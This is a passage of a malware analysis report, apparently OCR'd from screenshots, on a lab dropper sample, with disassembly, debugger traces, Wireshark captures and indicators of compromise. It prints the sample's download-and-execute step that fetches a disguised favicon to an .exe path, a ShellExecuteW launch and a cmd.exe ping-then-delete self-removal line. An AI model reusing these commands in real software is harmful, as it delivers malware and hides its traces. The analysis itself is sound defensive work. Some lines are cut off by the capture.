
- `GetModuleFileName` is a Windows API function that retrieves the full path of the executable file of a specified module (usually the current executable).
- Syntax: `DWORD GetModuleFileName(HMODULE hModule, LPWSTR lpFilename, DWORD nSize);`

2- Command pushed as a parameter for the next function call, this one looks similar to strings extracted from before analysis: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s":

- `ping 1.1.1.1 -n 1 -w 3000 > Nul`: This pings the IP address `1.1.1.1` once with a timeout of 3000 milliseconds and discards the output.
- `Del /f /q "%s"`: Deletes the file specified by the `%s` placeholder. The `/f` and `/q` options force the deletion without prompting and in a quiet mode.


3- CreateProcessW: function that creates a new process and its primary thread.
4- CloseHandle: is a Windows API function used to close an open object handle.

The left branch is taken only if the functions call resulted in a failure and ZF is set,



```
0x004010e1      jne     0x401142

push    eax
push    0x40000000
push    eax
push    eax
push    str.http:__huskyhacks.dev ; 0x4032a0
push    dword [data.00404388] ; 0x404388
call    dword [InternetOpenUrlW] ; 0x403074
lea     ecx, [esp]
mov     dword [esp], 0xc8 ; 200
mov     dword [var_6c0h], 0
call    fcn.004011e0 ; fcn.004011e0
push    1           ; 1 ; INT nShowCmd
push    data.00403138 ; 0x403138 ; LPCWSTR lpDirectory
push    0           ; LPCWSTR lpParameters
push    str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101....
push    str.open    ; 0x40336c ; LPCWSTR lpOperation
push    0           ; int32_t arg_4h
call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPC...
xor     eax, eax
mov     ecx, dword [var_60h]
xor     ecx, esp
call    fcn.00401399 ; fcn.00401399
mov     esp, ebp
pop     ebp
ret
```


1- InternetOpenUrlW: It is used to open a URL and obtain a handle to the resource identified by the URL.
2- Command pushed as a parameter: ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
3- ShellExcuteW: Performs an operation on a specified file.




```
HINSTANCE ShellExecuteW(
  HWND    hwnd,
  LPCWSTR lpOperation,
  LPCWSTR lpFile,
  LPCWSTR lpParameters,
  LPCWSTR lpDirectory,
  INT     nShowCmd
);
```

4- Then exited the same as the right branch.

Advanced Dynamic Analysis



```
004E1080   55                  push ebp
004E1081   8BEC                mov ebp,esp
004E1083   83E4 F0             and esp,FFFFFFF0
004E1086   81EC 80060000       sub esp,680
004E108C   A1 04404E00         mov eax,dword ptr ds:[4E4004]
004E1091   33C4                xor eax,esp
004E1093   898424 7C060000     mov dword ptr ss:[esp+67C],eax
004E109A   6A 00               push 0
004E109C   6A 00               push 0
004E109E   6A 00               push 0
004E10A0   6A 00               push 0
004E10A2   68 88324E00         push dropper.downloadfromurl.4E3288      4E3288:L"Mozilla/5.0"
004E10A7   FF15 70304E00       call dword ptr ds:[<&InternetOpenW>]
004E10AD   8D0C24              lea ecx,dword ptr ss:[esp]
004E10B0   A3 88434E00         mov dword ptr ds:[4E4388],eax
004E10B5   C70424 D0070000     mov dword ptr ss:[esp],7D0
004E10BC   C74424 04 00000000  mov dword ptr ss:[esp+4],0               [esp+4]:&"C:\\Users\\howl\\Desktop\\Dropper.Do
004E10C4   E8 17010000         call dropper.downloadfromurl.4E11E0
004E10C9   6A 00               push 0
004E10CB   6A 00               push 0
004E10CD   68 30324E00         push dropper.downloadfromurl.4E3230      4E3230:L"C:\\Users\\Public\\Documents\\CR43310
004E10D2   68 B8314E00         push dropper.downloadfromurl.4E31B8      4E31B8:L"http://ssl-6582datamanager.helpdeskbr
004E10D7   6A 00               push 0
```




Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time       Source             Destination        Protocol Length Info
  1 0.000000    10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
  2 1.561790    PcsCompu_e8:ff:04  PcsCompu_68:25:ab  ARP       42 Who has 10.0.0.2? Tell 10.0.0.5
  3 1.562200    PcsCompu_68:25:ab  PcsCompu_e8:ff:04  ARP       60 10.0.0.2 is at 08:00:27:68:25:ab
  4 3.015053    10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
  5 6.045392    10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
  6 9.063418    10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
  7 12.076057   10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
  8 58.957509   10.0.0.5           10.0.0.4           TCP       66 49828 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256
  9 58.957928   10.0.0.4           10.0.0.5           TCP       66 80 → 49828 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
 10 58.957970   10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
 11 58.958153   10.0.0.5           10.0.0.4           HTTP     302 GET /favicon.ico HTTP/1.1
 12 58.958507   10.0.0.4           10.0.0.5           TCP       60 80 → 49828 [ACK] Seq=1 Ack=249 Win=64128 Len=0
 13 58.975166   10.0.0.4           10.0.0.5           TCP      207 80 → 49828 [PSH, ACK] Seq=1 Ack=249 Win=64128 Len=153 [
 14 58.975198   10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=249 Ack=154 Win=261888 Len=0
 15 58.975519   10.0.0.4           10.0.0.5           HTTP     252 HTTP/1.1 200 OK  (image/x-icon)
 16 58.975546   10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=249 Ack=352 Win=261632 Len=0
 17 58.976280   10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [FIN, ACK] Seq=249 Ack=352 Win=261632 Len=0
 18 58.977795   10.0.0.4           10.0.0.5           TCP       60 80 → 49828 [FIN, ACK] Seq=352 Ack=250 Win=64128 Len=0
 19 58.977815   10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=250 Ack=353 Win=261632 Len=0
 20 64.029792   PcsCompu_97:fa:75  PcsCompu_e8:ff:04  ARP       60 Who has 10.0.0.5? Tell 10.0.0.4
 21 64.029814   PcsCompu_e8:ff:04  PcsCompu_97:fa:75  ARP       42 10.0.0.5 is at 08:00:27:e8:ff:04
 22 80.517879   10.0.0.1           239.255.255.250    SSDP     217 M-SEARCH * HTTP/1.1
```

```
> Frame 15: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface
> Ethernet II, Src: PcsCompu_97:fa:75 (08:00:27:97:fa:75), Dst: PcsCompu_e8:ff:04 (08:0
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.5
> Transmission Control Protocol, Src Port: 80, Dst Port: 49828, Seq: 154, Ack: 249, Len
> [2 Reassembled TCP Segments (351 bytes): #13(153), #15(198)]
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
  > Content-Length: 198\r\n
    Content-Type: image/x-icon\r\n
    Date: Mon, 19 Feb 2024 23:09:50 GMT\r\n
    Server: INetSim HTTP Server\r\n
    Connection: Close\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.017366000 seconds]
    [Request in frame: 11]
    [Request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    File Data: 198 bytes
> Media Type
```

```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4
0010  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 7
0020  20 31 39 38 0d 0a 43 6f  6e 74 65 6e 74 2
0030  70 65 3a 20 69 6d 61 67  65 2f 78 2d 69 6
0040  0d 0a 44 61 74 65 3a 20  4d 6f 6e 2c 20 3
0050  46 65 62 20 32 30 32 34  20 32 33 3a 30 3
0060  30 20 47 4d 54 0d 0a 53  65 72 76 65 72 3
0070  4e 65 74 53 69 6d 20 48  54 54 50 20 53 6
0080  65 72 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6
0090  43 6c 6f 73 65 0d 0a 0d  0a 00 00 01 00 0
00a0  10 02 00 01 00 01 00 b0  00 00 00 16 00 0
00b0  00 00 00 10 00 00 00 20  00 00 00 01 00 0
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 0
00d0  00 00 00 00 00 00 00 00  00 00 00 ff ff f
00e0  ff 00 00 ff ff 00 00 ff  ff 00 00 ff ff 0
00f0  ff 00 00 c2 bb 00 00 fa  ab 00 00 f2 ab 0
0100  83 00 00 de 93 00 00 e2  93 00 00 ff ff 0
0110  ff 00 00 ff ff 00 00 ff  ff 00 00 ff ff 0
0120  00 00 00 00 00 00 00 00  00 00 00 00 00 0
0130  00 00 00 00 00 00 00 00  00 00 00 00 00 0
0140  00 00 00 00 00 00 00 00  00 00 00 00 00 0
0150  00 00 00 00 00 00 00 00  00 00 00 00 00 0
```

Frame (252 bytes)
Reassembled TCP (351 bytes)



Dropper.DownloadFromURL.exe - PID: 3908 - Module: dropper.downloadfromurl.exe - Thread: Main Thread 4924 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help May 8 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Sourc

```
mov dword ptr ss:[esp],7D0
mov dword ptr ss:[esp+4],0
call dropper.downloadfromurl.E111E0
push 0
push 0
push dropper.downloadfromurl.E13230         E1323
push dropper.downloadfromurl.E131B8         E131B
push 0
call dword ptr ds:[<&URLDownloadToFileW>
test eax,eax
jne dropper.downloadfromurl.E11142
push eax
push 40000000
push eax
push eax
push dropper.downloadfromurl.E132A0         E132A
push dword ptr ds:[E14388]
call dword ptr ds:[<&InternetOpenUrlW>]
lea ecx,dword ptr ss:[esp]
mov dword ptr ss:[esp],C8
mov dword ptr ss:[esp+4],0
call dropper.downloadfromurl.E111E0
push 1
```

```
EAX
EBX
ECX
EDX
EBP
ESP
ESI
EDI

EIP

EFLAG
ZF 1
OF 0
CF 0

LastE
LastS

GS 00
```


```
eax=0

.text:00E110DF dropper.downloadfromurl.exe:$10DF #4DF
```

```
Address   Hex
77B71000  16 00 18 00  B0 7D B7 77  14 00 16 00  10 7C
77B71010  00 00 02 00  0C 5E B7 77  0E 00 10 00  88 7F
77B71020  0C 00 0E 00  78 7F B7 77  08 00 0A 00  48 7B
77B71030  06 00 08 00  58 7F B7 77  06 00 08 00  68 7F
77B71040  06 00 08 00  60 7F B7 77  06 00 08 00  70 7F
77B71050  1C 00 1E 00  44 7C B7 77  20 00 22 00  00 82
77B71060  84 00 86 00  78 81 B7 77  50 6C BA 77  00 4B
77B71070  80 B4 B9 77  40 49 C7 77  50 20 BA 77  E0 69
77B71080  C0 49 C7 77  80 4A C7 77  C0 57 BA 77  00 4B
```

```
00F9F670  000007D0
00F9F674  0000000
00F9F678  0000000
00F9F67C  653976A
00F9F680  0126973
00F9F684  0000045
00F9F688  77BB6F0
00F9F68C  000000E
00F9F690  012600C
00F9F694  0126000
00F9F698  502C016
```


Command: Commands are comma separated (like assembly instructions): mov e

URLDownloadToFileW: the URL was



```
\r\n
[Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
[HTTP request 1/1]
```

Dropper.DownloadFromURL.exe
Feb 2024
v1.0


flare (Snapshot 33) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Dropper.DownloadFromURL.exe - PID: 4088 - Module: dropper.downloadfromurl.exe - Thread: Main Thread 4840 - x32dbg [Elevated
File View Debug Tracing Plugins Favourites Options Help May 8 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals
EIP

```
No.  Time        Source               Destination  Protocol Length Info
  29 88.397361   10.0.0.5             10.0.0.4     HTTP     302 GET /favicon.ico HTTP/1.1
  30 88.397664   10.0.0.4             10.0.0.5     TCP       60 80 → 49830 [ACK] Seq=1 Ack=249 Win=64128 Len=0
  31 88.413961   10.0.0.4             10.0.0.5     TCP      207 80 → 49830 [PSH, ACK] Seq=1 Ack=249 Win=64128 Len=153 [
  32 88.413991   10.0.0.5             10.0.0.4     TCP       54 49830 → 80 [ACK] Seq=249 Ack=154 Win=261888 Len=0
  33 88.414331   10.0.0.4             10.0.0.5     HTTP     252 HTTP/1.1 200 OK  (image/x-icon)
  34 88.414345   10.0.0.5             10.0.0.4     TCP       54 49830 → 80 [ACK] Seq=249 Ack=352 Win=261632 Len=0
  35 88.415241   10.0.0.5             10.0.0.4     TCP       54 49830 → 80 [FIN, ACK] Seq=249 Ack=352 Win=261632 Len=0
  36 88.416718   10.0.0.4             10.0.0.5     TCP       60 80 → 49830 [FIN, ACK] Seq=352 Ack=250 Win=64128 Len=0
  37 88.416741   10.0.0.5             10.0.0.4     TCP       54 49830 → 80 [ACK] Seq=250 Ack=353 Win=261632 Len=0
  38 93.167330   fe80::a00:27ff:fe97… ff02::2      ICMPv6    70 Router Solicitation from 08:00:27:97:fa:75
  39 147.948577  10.0.0.5             10.0.0.4     TCP       66 49831 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256
  40 147.949005  10.0.0.4             10.0.0.5     TCP       66 80 → 49831 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
  41 147.949046  10.0.0.5             10.0.0.4     TCP       54 49831 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
  42 147.949200  10.0.0.5             10.0.0.4     HTTP     119 GET / HTTP/1.1
  43 147.949433  10.0.0.4             10.0.0.5     TCP       60 80 → 49831 [ACK] Seq=1 Ack=66 Win=64256 Len=0
  44 147.963996  10.0.0.4             10.0.0.5     TCP      204 80 → 49831 [PSH, ACK] Seq=1 Ack=66 Win=64256 Len=150 [T
  45 147.964030  10.0.0.5             10.0.0.4     TCP       54 49831 → 80 [ACK] Seq=66 Ack=151 Win=261888 Len=0
  46 147.964356  10.0.0.4             10.0.0.5     HTTP     312 HTTP/1.1 200 OK  (text/html)
  47 147.964369  10.0.0.5             10.0.0.4     TCP       54 49831 → 80 [ACK] Seq=66 Ack=409 Win=261632 Len=0
  48 147.966496  10.0.0.4             10.0.0.5     TCP       60 80 → 49831 [FIN, ACK] Seq=409 Ack=66 Win=64256 Len=0
  49 147.966513  10.0.0.5             10.0.0.4     TCP       54 49831 → 80 [ACK] Seq=66 Ack=410 Win=261632 Len=0
  50 151.293029  10.0.0.5             10.0.0.2     DHCP     358 DHCP Request  - Transaction ID 0xdcf4f9ad
```

```
> Frame 42: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface \D
> Ethernet II, Src: PcsCompu_e8:ff:04 (08:00:27:e8:ff:04), Dst: PcsCompu_97:fa:75 (08:0
> Internet Protocol Version 4, Src: 10.0.0.5, Dst: 10.0.0.4
> Transmission Control Protocol, Src Port: 49831, Dst Port: 80, Seq: 1, Ack: 1, Len: 65
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: huskyhacks.dev\r\n
    \r\n
    [Full request URI: http://huskyhacks.dev/]
    [HTTP request 1/1]
    [Response in frame: 46]
```

```
0000  08 00 27 97 fa 75 08 00  27 e8 ff 04 08 0
0010  00 69 05 ed 40 00 80 06  00 00 0a 00 00 0
0020  00 04 c2 a7 00 50 64 22  b3 5a d4 d6 e4 1
0030  04 00 14 64 00 00 47 45  54 20 2f 20 48 5
0040  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 6
0050  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 0
0060  6f 73 74 3a 20 68 75 73  6b 79 68 61 63 6
0070  64 65 76 0d 0a 0d 0a
```

```
00E110B5   C70424 D0070000      mov dword ptr ss:[e
00E110BC   C74424 04 00000000   mov dword ptr ss:[e
00E110C4   E8 17010000          call dropper.downlo
00E110C9   6A 00                push 0
00E110CB   6A 00                push 0
00E110CD   68 3032E100          push dropper.downlo
00E110D2   68 B831E100          push dropper.downlo
00E110D7   6A 00                push 0
00E110D9   FF15 F430E100        call dword ptr ds:[
00E110DF   85C0                 test eax,eax
00E110E1   75 5F                jne dropper.downloa
00E110E3   50                   push eax
00E110E4   68 00000040          push 40000000
00E110E9   50                   push eax
00E110EA   50                   push eax
00E110EB   68 A032E100          push dropper.downlo
00E110F0   FF35 8843E100        push dword ptr ds:[
00E110F6   FF15 7430E100        call dword ptr ds:[
00E110FC   8D0C24               lea ecx,dword ptr s
00E110FF   C70424 C8000000      mov dword ptr ss:[e
00E11106   C74424 04 00000000   mov dword ptr ss:[e
00E1110E   E8 CD000000          call dropper.downlo
00E11113   6A 01                push 1
```

```
ecx=00420000
dword ptr ss:[esp]=[001DF820]=7D0 L'♀'

.text:00E110FC dropper.downloadfromurl.exe:$10FC #4FC
```

```
Address   Hex
77B71000  16 00 18 00  B0 7D B7 77  14 00 16 00  10 7C
77B71010  00 00 02 00  0C 5E B7 77  0E 00 10 00  88 7F
77B71020  0C 00 0E 00  78 7F B7 77  08 00 0A 00  48 7B
77B71030  06 00 08 00  58 7F B7 77  06 00 08 00  68 7F
77B71040  06 00 08 00  60 7F B7 77  06 00 08 00  70 7F
77B71050  1C 00 1E 00  44 7C B7 77  20 00 22 00  00 82
77B71060  84 00 86 00  78 81 B7 77  50 6C BA 77  00 4B
77B71070  80 B4 B9 77  40 49 C7 77  50 20 BA 77  E0 69
77B71080  C0 49 C7 77  80 4A C7 77  C0 57 BA 77  00 4B
```

```
001DF820  0000
001DF824  0000
001DF828  004
001DF82C  0000
001DF830  77B
001DF834  0000
001DF838  004
001DF83C  004
001DF840  502
001DF844  0000
001DF848  0100
```

Command: Commands are comma separated (like assembly instructions): m


InternetOpenUrlW: http://huskyhacks[.]dev

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators


{Description of network indicators}


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Frame (252 bytes)
Reassembled TCP (351 bytes)

